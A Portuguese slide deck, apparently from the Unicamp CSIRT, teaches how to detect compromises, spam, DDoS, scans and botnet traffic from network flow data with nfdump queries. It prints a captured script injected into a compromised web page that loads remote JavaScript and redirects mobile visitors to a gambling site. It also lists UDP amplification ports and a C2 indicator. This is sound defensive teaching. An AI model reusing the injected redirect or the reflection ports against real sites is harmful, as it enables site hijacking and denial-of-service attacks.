Exemplos Práticos na detecção de incidentes com flows de rede

Unicamp - DETIC - CSIRT

Alexandre Berto Nogueira

UNICAMP

CSIRT UNICAMP
Computer Security Incident Response Team


TLP:CLEAR

Agenda

- Uso de Flows pela Unicamp
- Conceitos e Atributos
- Identificação de Comprometimentos
- Identificação de Ataques
- Identificação de Sondagens
- Identificação de Botnets

Uso de Flows de Rede pela Unicamp

- Uso desde 2015
- Relatórios diários, análises pontuais
- Gerência de Rede e utilização de prefixos
- Transferência de Conhecimento
  - GTS
  - Live Intrarede - 2022
  - Semana de Capacitação - 2023
- Demanda de Infraestrutura
  - 123 TB;3,3 K/s;6 GB de flows de armazenamento



UNICAMP

CSIRT UNICAMP
Computer Security Incident Response Team

Conceito de Flows

- **sFlow definido pela RFC 3176 - Setembro 2001**

"A flow is defined as all the packets that are received on one interface, enter the Switching/Routing Module and are sent to another interface."

- **IPFIX RFC 5101 - Janeiro 2008**

"A data network with IP traffic primarily consists of IP flows passing through the network elements."


Por que utilizar Flows de Rede ?

- Para se obter uma visão detalhada de sua Rede
- Para auxiliar a planejar o crescimento de sua Rede
- Para identificar anomalias de tráfego em sua rede
- Para identificar ataques a sua infraestrutura
- Para identificar comprometimentos em sua infraestrutura
- Para auxiliar na investigação de incidentes
- Produzir relatórios estatísticos de uso de sua rede

UNICAMP

CSIRT UNICAMP
Computer Security Incident Response Team

Uso de Flows de Rede pela Unicamp



Fonte:https://www.semanticscholar.org/paper/Network-Traffic-Collection-with-IPFIX-Protocol-Krejc%C3%AD/6576a43ca556aab7965bd366565057c8115491d6/figure/13

UNICAMP

CSIRT UNICAMP
Computer Security Incident Response Team

nfdump - nosso canivete suiço

- Permite ler, manipular, filtrar e agregar
- Compatível com sflow v5, netflow até 9 e IPFIX
- Utilizar em linha de comando e em cron
- Possui muita flexibilidade
- Github: https://github.com/phaag/nfdump

Como começar na coleta de flows

- Avalie o seu parque de ativos
- Verifique os protocolos que serão utilizados
- Documente sua rede e os pontos de coleta
- Instale o coletor de flows - ex nfdump
- Se aprofunde na leitura e interpretação
- Estude ferramentas de análise gráficas

Atributos


- IPv4/6, Porta origem/destino, Protocolo, Contadores
- Flags TCP, duração de conexão
- Interfaces
- Vlan, parâmetros BGP

extendedType GATEWAY
bgp_nexthop 143.106.xxx.yyy
my_as 53187
src_as 0
src_peer_as 0
BGP_communities 125566977-125567476-125577477
dst_as_path 1916-1916-174-1273
dst_as 1273
dst_peer_as 1916
BGP_localpref 100

UNICAMP

CSIRT UNICAMP
Computer Security Incident Response Team

Uso de Flows - Interfaces - Fluxo Normal



UNICAMP

CSIRT UNICAMP
Computer Security Incident Response Team

Uso de Flows - Interfaces - Fluxo Normal


```
$ nfdump -M /data/nfsen/profiles-data/live/source1  -T  \
-R 2024/03/26/nfcapd.202403261505:2024/03/26/nfcapd.202403261525 -n 100 \
-o 'fmt:%ts %pr %sap %dap %in %out' \
'ip 10.10.14.11 and ip 10.10.7.4 and proto icmp'
```

Date first seen	Proto	Src IP Addr:Port	Dst IP Addr:Port	Input	Output
2024-03-26 15:10:25.267	ICMP	10.10.14.11:8	10.10.7.4:0.0	2	3
2024-03-26 15:10:26.252	ICMP	10.10.14.11:8	10.10.7.4:0.0	2	3
2024-03-26 15:10:26.252	ICMP	10.10.7.4:0	10.10.14.11:0.0	3	2
2024-03-26 15:13:25.303	ICMP	10.10.7.4:0	10.10.14.11:0.0	3	2

UNICAMP

CSIRT UNICAMP
Computer Security Incident Response Team

Uso de Flows - Interfaces - Origem Alterada



Uso de Flows - Interfaces - Origem Alterada

```
$ nfdump -M /data/nfsen/profiles-data/live/source1  -T  \
-R 2024/03/26/nfcapd.202403261505:2024/03/26/nfcapd.202403261525 -n 100 \
-o 'fmt:%ts %pr %sap %dap %in %out' \
'ip 10.10.7.2 and ip 10.10.7.4 and proto icmp'
```

```
Date first seen          Proto Src IP Addr:Port     Dst IP Addr:Port       Input Output
2024-03-26 15:17:52.743  ICMP  10.10.7.2:8         10.10.7.4:0.0          2     3
2024-03-26 15:17:53.771  ICMP  10.10.7.2:8         10.10.7.4:0.0          2     3
2024-03-26 15:17:54.739  ICMP  10.10.7.2:8         10.10.7.4:0.0          2     3
2024-03-26 15:17:57.731  ICMP  10.10.7.2:8         10.10.7.4:0.0          2     3
```

UNICAMP

CSIRT UNICAMP
Computer Security Incident Response Team

Uso de Flows - Indicações de Ataques/Comprometimentos

UNICAMP

CSIRT UNICAMP
Computer Security Incident Response Team

Indicações de Comprometimento - Slot Tiger

- Injeção de códigos/página web em sites WordPress
- Frequentemente por meio de vulnerabilidades em plugins
- Faz redirecionamento para sites de jogos
- Implanta páginas geradas dinamicamente
- Search em Google “[tiger|slot] site:*domínio*”
- Foi detectado devido a conexões vindas de servidor Web
  - Meu servidor deveria se conectar com determinado site ?

Indicações de Comprometimento - Slot Tiger

```
$ nfdump -M /data/nfsen/profiles-data/live/source1:source2  -T  -R
2023/10/06/nfcapd.202310060600:2023/10/07/nfcapd.202310070600 -n 100 -A dstip,dstport -o
'fmt:%ts %pr %sa %da %dp %flg %fl' 'ip 10.10.17.6 and not dst ip in [ @include
/home/berto/redesunicamp ] and flags 2'
```

Date first seen	Proto	Src IP Addr	Dst IP Addr	Dst Port	Flows
2023-10-06 06:05:43.688	0	0.0.0.0	142.54.182.242	80	347


Date first seen	Proto	Src IP Addr	Dst IP Addr	DstPort	Flags	Flows
2023-10-06 06:20:34.233	TCP	10.10.17.6	142.54.182.242	80	....S.	1
2023-10-06 06:20:34.750	TCP	10.10.17.6	142.54.182.242	80	....S.	1
2023-10-06 06:29:06.165	TCP	10.10.17.6	142.54.182.242	80	....S.	1
2023-10-06 06:35:24.184	TCP	10.10.17.6	142.54.182.242	80	....S.	1

UNICAMP

CSIRT UNICAMP
Computer Security Incident Response Team

Indicações de Comprometimento - Slot Tiger

Pesquisa: “[tiger|slot] site:*domínio*”



[redacted]

【bet365 slots】suporte bet 365

bet365 **slots** Problemas na CalifÃ³rnia fazem Uber mudar local de teste para carros autÃ´nomos O controle que vocÃª tem sobre quais informaÃ§Ãµes o Twitter ...

[redacted]do ano

alano 3 slots e confiÃ¡vel â€“ matcia imperador

1 de out. de 2023 — alano 3 **slots** e confiÃ¡vel. roleta bÃ´nus grÃ¡tis. casa de aposta com bÃ´nus sem depÃ³sito. mega sena ... cyber **bet** e confiÃ¡vel · betpix365 ...

UNICAMP

CSIRT UNICAMP
Computer Security Incident Response Team

Indicações de Comprometimento - Slot Tiger

```
$ curl  https://www.x.unicamp.br/documents/brnews.php?ME47b
<meta http-equiv="refresh" content="0;url=http://www.x.unicamp.br">
```

```
$ curl  -A iPhone https://www.x.unicamp.br/documents/brnews.php?ME47b
<script src="https://www.w3counter.com/tracker.js?id=150084"></script><script
src="http://br100.tuuudoo.com/js/dom.js"></script><script language='javascript'
type='text/javascript'>function jumurl(){
window.location.href='https://v37870.com/?cid=232545&languageCode=pt&type=2&currency=BRL
&aid=neo2';}setTimeout(jumurl,9);</script><body bgcolor="#024E46"><center> loading...
</center> </body>
```

UNICAMP

CSIRT UNICAMP
Computer Security Incident Response Team

Indicações de Comprometimento - Envio de Spam

- Monitoramento da porta 25
- Relatórios diários
- Busca regular por servidores desatualizados e abertos
- Como se caracteriza o tráfego de Spam
  - Origem IP da instituição
  - Destino IP externo
  - Destino na porta 25
  - Definir whitelists internas e externas

Indicações de Comprometimento - Envio de Spam

```
$ nfdump -M /data/nfsen/profiles-data/live/sources  -T  -R
2024/03/13/nfcapd.202403131500:2024/03/14/nfcapd.202403141500 -s srcip/bytes -n 20 'src
ip in [ @include /opt/flowanalyzer/conf/localnet ] and not dst ip in [ @include
/opt/flowanalyzer/conf/localnet ] and not ip in [ @include
/opt/flowanalyzer/reports/whitelists/smtp-servers.whitelist ] and dst port 25'
```

Date first seen	Duração	Src IP Addr	Flows	Bytes
2024-03-13 23:05:49.276	25663.855	143.106.xxx.yy	768(75.1)	63.1 M(57.3)
2024-03-13 22:10:29.580	0.000	143.106.xxx.xxx	1(0.1)	12.0 M(10.9)
2024-03-13 23:01:08.028	3.204	143.106.xxx.xxx	7(0.7)	4.9 M(4.4)
2024-03-13 15:24:19.484	55714.043	143.106.xxx.xxx	19(1.9)	4.0 M(3.6)
2024-03-14 01:06:24.054	9364.659	2801:8a:xxxx::x:x	5(0.5)	3.8 M(3.5)

UNICAMP

CSIRT UNICAMP
Computer Security Incident Response Team

Envio de Spam - Notificação externa

his is an abuse report for an email message sent by mail server zzz.unicamp.br
[143.106.xxx.yy] on Thu, 14 Mar 2024 04:37:08 -0300
…

Feedback-Type: abuse
User-Agent: SPFBL/3.1
Version: 1
Original-Mail-From: [lskniss@crwplasticos.com]
Original-Rcpt-To: [lskniss@crwplasticos.com]
Arrival-Date: Thu, 14 Mar 2024 04:37:08 -0300
Reporting-MTA: dns; cloud023.ca.san.psi.br
Source-IP: 143.106.xxx.yy
Authentication-Results: cloud023.ca.san.psi.br; smtp.mail=lskniss@crwplasticos.com; spf=softfail

Follows some headers of this email message:

Subject: Familiarize yourself with the factual points of your case.
From: [lskniss@crwplasticos.com]
To: [lskniss@crwplasticos.com]
Date: Thu, 14 Mar 2024 01:22:07 -0300
Message-ID: [001501da75c9$04b66bed$9f080680$@crwplasticos.com]
Content-Type: text/html; charset=UTF-8

UNICAMP

CSIRT UNICAMP
Computer Security Incident Response Team

Indicativos de Ataques - DDoS

- Desafios na identificação de ataques DDoS
- Quais portas monitorar - https://stats.cert.br/amplificadores/
- Construa um relatório nos flows para monitorar estas portas

```
$ nfdump -M /data/nfsen/profiles-data/live/sources  -T  -R
2024/03/19/nfcapd.202403190700:2024/03/20/nfcapd.202403200700 -A proto,srcip,srcport  \
-s record/flows -L 10M -n 20  'src ip in [ @include /opt/flowanalyzer/conf/localnet ] \
and not dst ip in [ @include /opt/flowanalyzer/conf/localnet ] and \
not ip in [ @include /opt/flowanalyzer/reports/whitelists/top-udp.whitelist ] and \
proto udp and src port in [ 53 123 1900 19 161 111 5353 10001 11211 3702 37810 ] and\
 not port 443 and bpp > 800'
```

UNICAMP

CSIRT UNICAMP Computer Security Incident Response Team

Indicativos de Ataques - DDoS - Porta 3702

Date first seen	Duração	Proto	Src IP Addr	Src Port	Bytes	Flows
2023-10-19 22:16:08.699	46191.514	UDP	143.106.xxx.xxx	3702	1.3 G	942
2023-10-19 22:30:27.228	45368.010	UDP	143.106.xxx.xxx	3702	1.5 G	938
2023-10-19 22:16:46.834	46196.698	UDP	143.106.yyy.yyy	3702	1.2 G	933

Date first seen	Duração	Proto	Src IP Addr:port	Dst Ip:port	Flows
2023-10-20 00:30:29.414	0.000	UDP	143.106.yyy.yyy:3702	195.2.70.79:31889	1
2023-10-20 00:31:52.056	0.000	UDP	143.106.yyy.yyy:3702	95.142.45.59:32147	1
2023-10-20 00:38:22.065	0.000	UDP	143.106.yyy.yyy:3702	15.235.205.30:7080	1
2023-10-20 01:01:22.098	0.000	UDP	143.106.yyy.yyy:3702	193.33.194.244:36635	1
2023-10-20 01:03:22.101	0.000	UDP	143.106.yyy.yyy:3702	77.246.99.251:38609	1
2023-10-20 01:37:12.097	0.000	UDP	143.106.yyy.yyy:3702	15.235.205.30:7080	1

UNICAMP

CSIRT UNICAMP
Computer Security Incident Response Team

TLP:CLEAR

Indicativos de Ataques - DDoS doméstico

An IP address (**143.106.aaa.aaa**) under your control appears to have attacked one of our customers as part of a coordinated DDoS botnet. We manually reviewed the captures from this attack and do not believe that your IP address was spoofed, based on the limited number of distinct hosts attacking us, the identicality of many attacking IP addresses to ones we've seen in the past, and the non-random distribution of IP addresses.

……
Date/timestamps (at the very left) are UTC.

2022-04-04 15:21:04.866266 IP (tos 0x0, ttl 45, id 22705, offset 0, flags [DF], proto UDP (17), length 29)
143.106.aaa.aa.2624 > 74.91.116.x.36381: **UDP**, length 1
0x0000: 4500 001d 58b1 4000 2d11 c05d 0000 0000 E...X.@.-..].j.&
0x0010: 4a5b 74d5 0a40 8e1d 0009 1ebd 1400 0000 J[t..@.....
0x0020: 0000 0000 0000 b1a3 699d 0000 0000 ....i.....

UNICAMP

CSIRT UNICAMP
Computer Security Incident Response Team

Indicativos de Ataques - DDoS doméstico

```
$ nfdump -M /data/nfsen/profiles-data/live/sources  -T  -R
2022/04/04/nfcapd.202404040000:2024/04/04/nfcapd.202404042359 -A proto,srcip,srcport  \
-s record/flows -L 10M -n 20  'src ip 143.106.aaa.aa \
and not dst ip in [ @include /opt/flowanalyzer/conf/localnet ] and \
proto udp and src port 2624'
```

Date first seen	Duration	Proto	Src IP Addr:Port	Dst IP Addr:Port	Flows
2022-04-04 10:04:56.827	7584.476	UDP	143.106.aaa.aa:2624	85.190.155.139:7777	39848
2022-04-04 12:22:26.638	67.887	UDP	143.106.aaa.aa:2624	192.223.24.211:36381	914
2022-04-04 12:21:11.096	29.884	UDP	143.106.aaa.aa:2624	74.91.116.213:36381	660
2022-04-04 11:45:18.367	29.789	UDP	143.106.aaa.aa:2624	212.102.40.206:36381	561

UNICAMP

CSIRT UNICAMP
Computer Security Incident Response Team

Identificação de Ataques - DDoS Syn Setup

- Um técnico nos reporta lentidão nos serviços web do setor
- Servidores web acusam exaustão de recursos e memória
- Milhares de conexões de diversas origens
- Primeiro fizemos uma consulta para levantar os alvos
- Fizemos uma consulta de um dos endereços atacados

Identificação de Ataques - DDoS Syn Setup

```
$ nfdump -M /data/nfsen/profiles-data/live/sources  -T  -R
2024/03/19/nfcapd.202403190115:2024/03/19/nfcapd.202403192345 -O tstart \
-o 'fmt:%ts %td %pr %sa %da %flg %fl'  '(port 443 or port 80 ) and \
flags 2 and  dst ip 143.106.aaa.bbb'
```

Date first seen	Duration	Proto	Src IP Addr	Dst IP Addr	Flags	Flows
2024-03-19 23:44:26.555	0.000	TCP	177.36.ccc.120	143.106.aaa.bbb	....S.	1
2024-03-19 23:44:31.503	0.000	TCP	177.36.ccc.147	143.106.aaa.bbb	....S.	1
2024-03-19 23:44:46.782	0.000	TCP	177.36.ddd.223	143.106.aaa.bbb	....S.	1
2024-03-19 23:46:39.920	0.000	TCP	177.36.eee.97	143.106.aaa.bbb	....S.	1
2024-03-19 23:47:23.886	0.000	TCP	177.36.fff.52	143.106.aaa.bbb	....S.	1
2024-03-19 23:48:25.269	0.000	TCP	177.36.ggg.237	143.106.aaa.bbb	....S.	1

UNICAMP

CSIRT UNICAMP
Computer Security Incident Response Team

Identificação de Ataques - DDoS Syn Setup - Agr Origens

```
$ nfdump -M /data/nfsen/profiles-data/live/sources  -T  -R
2024/03/19/nfcapd.202403190115:2024/03/19/nfcapd.202403192345 -s
record/bytes -A srcip4/24 -o 'fmt:%ts %td %pr %sa %da %flg %fl' -n 500
'(dst port 443 or dst port 80 ) and flags 2 and  dst net rede_dst/23'
```

Date first seen	Duration	Src IP Addr	Dst IP Addr	Flows
2024-03-19 01:25:57.638	77554.210	prov1.39.0	0.0.0.0	337
2024-03-19 01:25:57.062	77466.696	prov1.37.0	0.0.0.0	313
2024-03-19 01:25:57.587	77438.373	prov1.36.0	0.0.0.0	298
2024-03-19 01:25:55.416	77523.858	prov1.38.0	0.0.0.0	296
2024-03-19 01:29:41.927	77558.301	prov2.135.0	0.0.0.0	331
2024-03-19 01:29:36.459	77430.350	prov2.132.0	0.0.0.0	314
2024-03-19 01:29:38.780	77437.501	prov2.133.0	0.0.0.0	295
2024-03-19 01:30:02.015	77503.903	prov2.134.0	0.0.0.0	284

UNICAMP

CSIRT UNICAMP
Computer Security Incident Response Team

Identificação de Ataques - DDoS Syn Setup - Conclusão

- O ataque era realizado com pacotes Syn TCP
- Milhares de origens fraudadas
- Endereços alocados para provedores brasileiros
- Ataque de reflexão com concorrência desleal ?
- parametrização de SO + synproxy

UNICAMP

CSIRT UNICAMP
Computer Security Incident Response Team

Identificação de Ataques ICMP Redirect

- Era uma tarde calma de terça-feira ….
- Relatórios diários de IP Honeypots indicando scans em uma rede 143.106.xxx.0/24
- … entretanto eram redes que estavam no backbone mas não configuradas no destino.
- Por que a insistência de scan em uma rede que não possuía hosts ativos …

```
-------------------------
##### 143.106.xxx.xx #####
-------------------------

Date first seen          Duration Proto  Src IP Addr:Port  Dst IP Addr:Port       Bytes      Flows
2024-02-20 11:02:34.644  13340.137 TCP   190.211.252.66:0  143.106.xxx.xx:80           229376     7
-------------------------
```

UNICAMP

CSIRT UNICAMP
Computer Security Incident Response Team

Identificação de Ataques ICMP Redirect

- Em outro relatório de “Top Talkers” listava um roteador como origem

Date first seen	Duration	Src IP Addr	Flows(%)	Packets(%)	Bytes(%)
2024-02-20 15:00:00.017	57599.738	143.106.zz.yy	4.0M(29.4)	2.0 G(28.3)	177.1 G(7.7)

- Mas este roteador não fazia NAT ou outra função para gerar esta monta
- Os flows iriam nos dizer algo…

Date first seen	Duration	Proto	Src IP Addr:Port	Dst IP Addr:Port	Packets	Bytes	Flows
2024-02-20 15:26:06.450	54123.808	ICMP	143.106.zz.yy:5	188.212.101.190:0.1	162.5 M	14.1 G	317471
2024-02-20 14:55:00.179	58199.160	ICMP	143.106.zz.yy:5	83.171.248.164:0.1	140.0 M	12.0 G	273353
2024-02-20 14:55:00.113	35658.428	ICMP	143.106.zz.yy:5	20.255.63.192:0.1	57.5 M	4.9 G	112273

UNICAMP

CSIRT UNICAMP
Computer Security Incident Response Team

Identificação de Ataques ICMP Redirect

- Faltava correlacionar os primeiros logs com o fato

```
$ nfdump -M  /data/nfsen/profiles-data/live/sources  -T  \
-R 2024/02/20/nfcapd.202402200700:2024/02/20/nfcapd.202402202000  \
-o '%ts %pr %sap %dap %fl' \
'ip 143.106.zz.yy and ip 190.211.252.66 and proto icmp and port 5'
```

Date first seen	Proto	Src IP Addr:Port	Dst IP Addr:Port	Flows
2024-02-20 11:02:09.462	ICMP	143.106.zz.yy:5	190.211.252.66:0.1	1
2024-02-20 11:02:23.062	ICMP	143.106.zz.yy:5	190.211.252.66:0.1	1
2024-02-20 11:02:26.485	ICMP	143.106.zz.yy:5	190.211.252.66:0.1	1
2024-02-20 11:02:31.687	ICMP	143.106.zz.yy:5	190.211.252.66:0.1	1
2024-02-20 11:02:47.097	ICMP	143.106.zz.yy:5	190.211.252.66:0.1	1

UNICAMP

CSIRT UNICAMP
Computer Security Incident Response Team

Identificação de Scans por Vulnerabilidades

- Relatório IPs Honeypots

143.106.ee.ff

Date first seen	Proto	Src IP Addr:Port	Dst IP Addr:Port	Flows
2023-10-17 15:03:42.677	TCP	77.91.68.42:0	143.106.ee.ff:443	**1296**

UNICAMP

CSIRT UNICAMP
Computer Security Incident Response Team

Identificação de Scans por Vulnerabilidades

- Consultando por evidências nos flows

Date first seen	Proto	Source IP:port	Destination IP:port	Flags	Flows
2023-10-17 15:03:42.677	TCP	77.91.68.42:64890	143.106.ee.ff:443	.A....	1
2023-10-17 15:04:29.752	TCP	77.91.68.42:65459	143.106.ee.ff:443	.AP…	1
2023-10-17 15:05:01.576	TCP	143.106.ee.ff:443	77.91.68.42:49469	.A...F	1
2023-10-17 15:05:24.120	TCP	143.106.ee.ff:443	77.91.68.42:49945	.AP…	1
2023-10-17 15:05:26.173	TCP	77.91.68.42:49970	143.106.ee.ff:443	.AP	1

Mudanças nas pesquisas C&C

- Problemas encontrados
  - IoCs repetidos - baseados somente em IP
  - Base pouco mantida
- Sistematização de nova base - https://threatfox.abuse.ch/export/#csv

"2024-03-03 13:37:41", "1244052", "104.21.67.23:443", "ip:port", "botnet_cc", "win.mintstealer", "None", "MintStealer", "", "80", "None", "c2,mintstealer", "0", "malpulse"

ABUSE.ch

- Criado uma base “full” com os IoC ativos
- IoC’s confiabilidade 100% baseado em IP:porta
- Baixado, tratado e adicionado diariamente à base atual
- Criado arquivo padrão para o nfdump. Mais rapidez.

UNICAMP

CSIRT UNICAMP
Computer Security Incident Response Team

Mais Informações

- Network Traffic Collection with IPFIX Protocol - Radek Krejˇcí - https://is.muni.cz/th/98863/fi_m/xkrejc14_dp.pdf
- NFdump e NFSen - https://nfsen.sourceforge.net/
- Processing of a Flexible Network Traffic Flow Information - Petr Velan - https://is.muni.cz/th/sdl9j/thesis.pdf
- VII Semana de Infraestrutura - https://www.cert.br/docs/palestras/certbr-tutorial-bcop2017.pd
- Live Intrarede - Uso de Netflows para Segurança - Klaus Steding Jessen- https://www.cert.br/docs/palestras/certbr-intra-rede-2020-2.pdf

UNICAMP

CSIRT UNICAMP
Computer Security Incident Response Team

Agradecimentos e Contato

- DETIC e Redes e Conectividade
- Cert.br

=> E-mail: security@unicamp.br

Vanderlei Busnardo Filho

Adilson Paz da Silva

Alexandre Berto Nogueira

UNICAMP

CSIRT UNICAMP
Computer Security Incident Response Team